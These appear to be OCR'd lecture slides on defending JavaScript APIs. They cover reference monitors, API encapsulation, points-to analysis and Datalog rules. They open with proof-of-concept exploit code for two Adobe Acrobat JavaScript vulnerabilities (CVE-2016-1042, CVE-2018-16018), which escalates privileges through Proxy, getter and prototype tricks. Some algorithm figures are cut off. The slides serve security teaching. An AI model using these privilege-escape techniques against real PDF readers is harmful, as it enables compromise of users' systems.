global.setPersistent("Int32Array",true);
```

CVE-2016-1042

```
function exploit() {

    var run = 0;

    try {

        function privileged() {
                app.launchURL("http://www.google.com/");
        }

        proxy = new Proxy(app, {
            "get": function (oTarget, sKey) {

                if (sKey == "idle") {
                    return privileged.bind(app);
                }

                if (sKey == "description") {
                    return {
                        name: "POC Over",
                        elements: [
                            {
                                type: "view",
                                align: "align_center",
                                elements: [
                                    {type: "ok"}
                                ]
                            }
                        ]
                    };

                }
                if (sKey == "initialize") {
                    return app.trustedFunction.bind(app,privileged);
                }
            }
        });
```

```
        k = app.execDialog;
        f = app;
        f.__defineGetter__("execDialog", ()=> {
            return k.bind(app, proxy)
        });
        ANProxyAuthenticateResource();

    } catch (e) {
        app.alert(e);
    }
}
```

CVE-2018-16018

```
for(var i in Collab.drivers)
{
        var driver = Collab.drivers[i];
        if(driver.canInitiateWorkflow("SharedReview"))
        {
                if (!driver.isDocCenterWorkflow())
                {
                        data.servers[data.servers.length] = driver;
                        data.drivers[driver.driverURL] = driver;
                        //console.println("$$$> driver.driverURL = "
                }
                else
                {
                        data.dcDriver = driver;
                }
        }
}
```

```
function exploit(){

        try{

        Collab.canInitiateWorkflow = Collab.launchHelpViewer;
        delete AnnotsString;
        _AnnotsString={};
        _AnnotsString.__proto__=Collab;
        _AnnotsString[0]={};
        _AnnotsString[0].__proto__=Collab;
        AnnotsString = _AnnotsString;
        console.println(AnnotsString[0].canInitiateWorkflow)
        Collab.__defineGetter__("drivers", ()=> {return AnnotsString});
        console.println("Worked!");

        }catch(e){console.println(e);}
        ANSendForSharedReview();

}
```

Defending the Engine

JavaScript / ECMAScript – brief history

- Began as simple scripting language in 1995
- First language specification in 1997
- Second, third edition standardized 1998 and 1999
- Fourth edition abandoned ca. 2007 - 2008
- Fifth edition 2009 – major milestone
  - “Strict mode” – taming of the language
- Sixth edition – finalized in 2015
- 7th (2016), 8th(2017), 9th (2018), 10th (2019)

JavaScript language features

- Key design decision
  - Dynamic typing
  - Malleable
  - Easy to learn
- Seven kinds of values
  - Undefined, Null, Boolean, Number, String, Symbol, Object
- Wide-variety of implicit type conversions
  - Expressive and flexible
  - Counter-intuitive, unexpected program behavior

JavaScript – dynamic features


- Prototype-based object-oriented language
  - An object may inherit properties of another object by setting it as a prototype object
- An object may add or delete its properties dynamically
  - Object oriented – message dispatch / calling methods on objects
  - An object change their structure dynamically during program execution
- Object can generate the code dynamically
  - eval, Function constructor, setInterval, setTimeout
- JavaScript not quite statistically scoped
  - with statement introduces new scope at runtime

JavaScript APIs

- JavaScript – extend functionality of applications
  - Web applications
  - PDF viewers
- Application encapsulates trusted portion of functionality
- Application exposes relevant functionality to untrusted third-party code
- How to control access to security critical resources from the untrusted code?

JavaScript API reference monitor


- JavaScript API reference monitor



JavaScript API reference monitor

- Reference monitor
  - Language-based encapsulation of security


- Challenge: how to prevent reference monitor bypasses by exploiting flexibility of JavaScript programming language
- A key implementation problem:
  - ensure that encapsulated code does not access a set of security critical resources


Public resources
Security-critical resources
Untrusted API

Public API confinement

- Goal: ensure that untrusted code cannot use the public API to obtain access to security critical resources

Checking API confinement




JavaScript API encapsulation example

Public API

```
function enqueue(x){
  evqueue.add(x);
}
```

Encapsulated event queue



Reference to `evqueue` **does not leak**

- **encapsulated event queue prevents direct access to** `evqueue`
- **Public API event only allows events to be enqueued to** `evqueue`


JavaScript API breaking encapsulation

Public API

```
function enqueue(x)
  {evqueue.push(x); }
```

```
function add(i, x)
  {evqueue[i] = x; }
```

Encapsulated event queue



Reference to `evqueue` **can be exposed**

```
var evqueue_alias;
API.add("enqueue", function() {evqueue_alias=this});
API.enqueue();
```

The 1980 ACM Turing Award Lecture

Delivered at ACM '80, Nashville, Tennessee, October 27, 1980

The Emperor's Old Clothes

Charles Antony Richard Hoare
Oxford University, England

"I conclude that there are two ways of constructing a software design: One way is to make it so simple that there are *obviously* no deficiencies and the other way is to make it so complicated that there are no *obvious* deficiencies."

JavaScript API Implementation

- API implementation: part of the trusted codebase
- Properties / requirements
  - small (in comparison with the client code)
  - carefully written code – simple, idiomatic
- Analysis
  - Static analysis can be feasible
  - Stronger guarantees for API encapsulation
  - Dissuade against unwieldy coding patterns

Static analysis of JavaScript code

- JavaScript – heap allocation for created objects
- Aliasing in OO programming
  - Central feature – enables efficient sharing of objects across the execution
  - Essential feature of widely used idioms (e.g., iterators)
  - Reduces modularity and encapsulation
- Static reasoning about security policies
  - Reason about the program states (heap + stack)
  - Crucial technique: points-to analysis

Points-to analysis

- Key technique for reasoning about object-oriented programs
- JavaScript points-to analysis
  - Challenging because of wide variety of dynamic features
- Simple problem statement:
  - What objects can a variable point to?

Points-to analysis – basic example

```
var obj1 = ...;
var obj2 = ... ;
function foo() {
  x = new obj1();
  y = ident(a);
}
function bar() {
  x = new obj2();
  y = ident(a);
}
function ident(v) {
  if nd(v) return v;
  else return undefined;
}
```


"basic" points-to analysis

```
foo:x -> alloc_obj1
bar:x -> alloc_objc2
ident:v -> alloc_obj1, alloc_obj2
foo:y -> alloc_obj1, alloc_obj2
bar:y -> alloc_obj1, alloc_obj2
```

context-sensitive points-to analysis

```
foo:x -> alloc_obj1
bar:x -> alloc_objc2
ident:v [foo] -> alloc_obj1
ident:v [bar] -> alloc_obj2
foo:y -> alloc_obj1
bar:y -> alloc_obj1
```

Points-to analysis – complex and well studied



```
1: while worklist not empty
2:     while worklist not empty
3:         remove node v from work
4:         for each v' ∈ flowTo(v)
5:             pointsTo(v').add(poin
6:             if pointsTo(v') chang
7:         for each v'.f ∈ flowTo(v
8:             for each h ∈ pointsT
9:                 pointsTo(h.f).add
10:        for each field f of v
11:            for each v' ∈ flowFro
12:                for each h ∈ poin
13:                    pointsTo(h.f).
14:            for each v' ∈ flowTo(
15:                for each h ∈ poin
16:                    pointsTo(v').ad
17:                    if pointsTo(v')
18:    for each v.f
19:        for each v' ∈ flowTo(v.f
20:            for each h ∈ pointsT
21:                pointsTo(v').add(p
22:                if pointsTo(v') ch
```

Fig. 5. Lhoták-

```
1: while worklist not empty, or isCharged(h.f) for a
2:     while worklist not empty
3:         remove node v from worklist
4:         for each v' ∈ flowTo(v)
5:             pointsTo(v').add(pointsTo(v))
6:             if pointsTo(v') changed, add v' to work
7:         for each v'.f ∈ flowTo(v)
8:             for each h ∈ pointsTo(v')
9:                 pointsTo(h.f).add(pointsTo(v))
10:                if pointsTo(h.f) changed, isCharged
11:        for each field f of v
12:            for each v' ∈ flowFrom(v.f)
13:                for each h ∈ pointsTo(v)
14:                    pointsTo(h.f).add(pointsTo(v'))
15:                    if pointsTo(h.f) changed, isCharged(h.f) ← true // new in Fig
16:            for each v' ∈ flowTo(v.f)                              // load v.f →
17:                for each h ∈ pointsTo(v)
18:                    pointsTo(v').add(pointsTo(h.f))
19:                    if pointsTo(v') changed, add v' to worklist
20:    for each v.f
21:        for each v' ∈ flowTo(v.f)                                  // load v.f →
22:            for each h ∈ pointsTo(v), if isCharged(h.f) // compare to Fig. 5 Line
23:                pointsTo(v').add(pointsTo(h.f))
24:                if pointsTo(v') changed, add v' to worklist
25:    for each h.f, isCharged(h.f) ← false                           // new in Fig.
```

Fig. 9. IsCharged bit for $h.f$-nodes. Changes compared to Fig. 5 are annotated with comme

```
1-19: identical with Lines 1-19 in Fig. 9
20: for each v.f
21:     for each v' ∈ flowTo(v.f)                                     // load v.f → v'
22:         if (pointsTo(v), f
23:             chargedHF ← (
24:         else
25:             chargedHF ←
26:             chargedHFCac
27:         for each h.f ∈ cl
28:             pointsTo(v').a
29:             if pointsTo(v'
30: for each h.f, isCharged(
```

Fig. 10.

```
1: while worklist not empty, or isCharged(h.f) for any h.f-node
2:     while worklist not empty
3:         remove node v from worklist
4:         for each v' ∈ flowTo(v)                                   // move v → v'
5:             pointsTo(v').add(pointsTo(v))
6:             if pointsTo(v') changed, add v' to worklist
7:         for each v'.f ∈ flowTo(v)                                 // store v → v'.f
8:             for each h ∈ pointsTo(v')
9:                 pointsTo(h.f).add(pointsTo(v))
10:                if pointsTo(h.f) changed
11:                    isCharged(h.f) ← true
12:                    chargedH.add(h)                                // new in Fig. 11
13:        for each field f of v
14:            for each v' ∈ flowFrom(v.f)                            // store v' → v.f
15:                for each h ∈ pointsTo(v)
16:                    pointsTo(h.f).add(pointsTo(v'))
17:                    if pointsTo(h.f) changed
18:                        isCharged(h.f) ← true
19:                        chargedH.add(h)                            // new in Fig. 11
20:            if pointsTo(v) ∩ chargedH ≠ {}                         // new in Fig. 11
21:                for each v' ∈ flowTo(v.f)                          // load v.f → v'
22:                    for each h ∈ (pointsTo(v) ∩ chargedH)  // compare to Fig. 9 Line 17
23:                        pointsTo(v').add(pointsTo(h.f))
24:                        if pointsTo(v') changed, add v' to worklist
25:    for each v.f
26:        if pointsTo(v) ∩ chargedH ≠ {}                             // new in Fig. 11
27:            for each v' ∈ flowTo(v.f)                              // load v.f → v'
28:                if (pointsTo(v), h) ∈ chargedHFCache
29:                    chargedHF ← chargedHFCache[pointsTo(v), f]
30:                else
31:                    ch ← pointsTo(v) ∩ chargedH                    // new in Fig. 11
32:                    chargedHF ← {h.f for h ∈ ch, if isCharged(h.f)} //compare to
                                                                      Fig. 10 Line 25
33:                    chargedHFCache[pointsTo(v), f] ← chargedHF
34:                for each h.f ∈ chargedHF
35:                    pointsTo(v').add(pointsTo(h.f))
36:                    if pointsTo(v') changed, add v' to worklist
37:    for each h.f, isCharged(h.f) ← false
38:    chargedH ← {}
```

Fig. 11. Caching the charged h-node set.

Declarative Points-to Analysis

code

```
x=new A();
y=new B();
z=new C();
x=y;
y=x;
z=y;
```

AssignAlloc

x	alloc_A
y	alloc_B
z	alloc_C

Assign

x	y
y	x
z	y

Datalog rules

```
PointsTo(v,h) <-
  AssignAlloc(v,h).
PointsTo(v,h) <-
  Assign(v,src),
  PointsTo(src,h).
```

PointsTo

x	alloc_A
y	alloc_B
z	alloc_C
x	alloc_B
y	alloc_A
z	alloc_B
z	alloc_A

Datalog

Recent years have seen substantial efforts in the direction of merging artificial intelligence and database technologies for the development of large and persistent knowledge bases.

IEEE TRANSACTIONS ON KNOWLEDGE AND DATA ENGINEERING, VOL. 1, NO. 1, MARCH 1989

What You Always Wanted to Know About Datalog (And Never Dared to Ask)

STEFANO CERI, GEORG GOTTLOB, AND LETIZIA TANCA

Declarative Points-to Analysis – adding field sensitivity

```
PointsTo(v,h) <-
  AssignAlloc(v,h).

PointsTo(v,h) <-
  Assign(v,src),
  PointsTo(src,h).

FieldPointsTo(bh,f,h) <-
  StoreField(src,b,f),
  PointsTo(b,bh),
  PointsTo(src,h).

PointsTo(dst,h) <-
  LoadField(b,f,dst),
  PointsTo(b,bh),
  FieldPointsTo(bh,f,h).
```

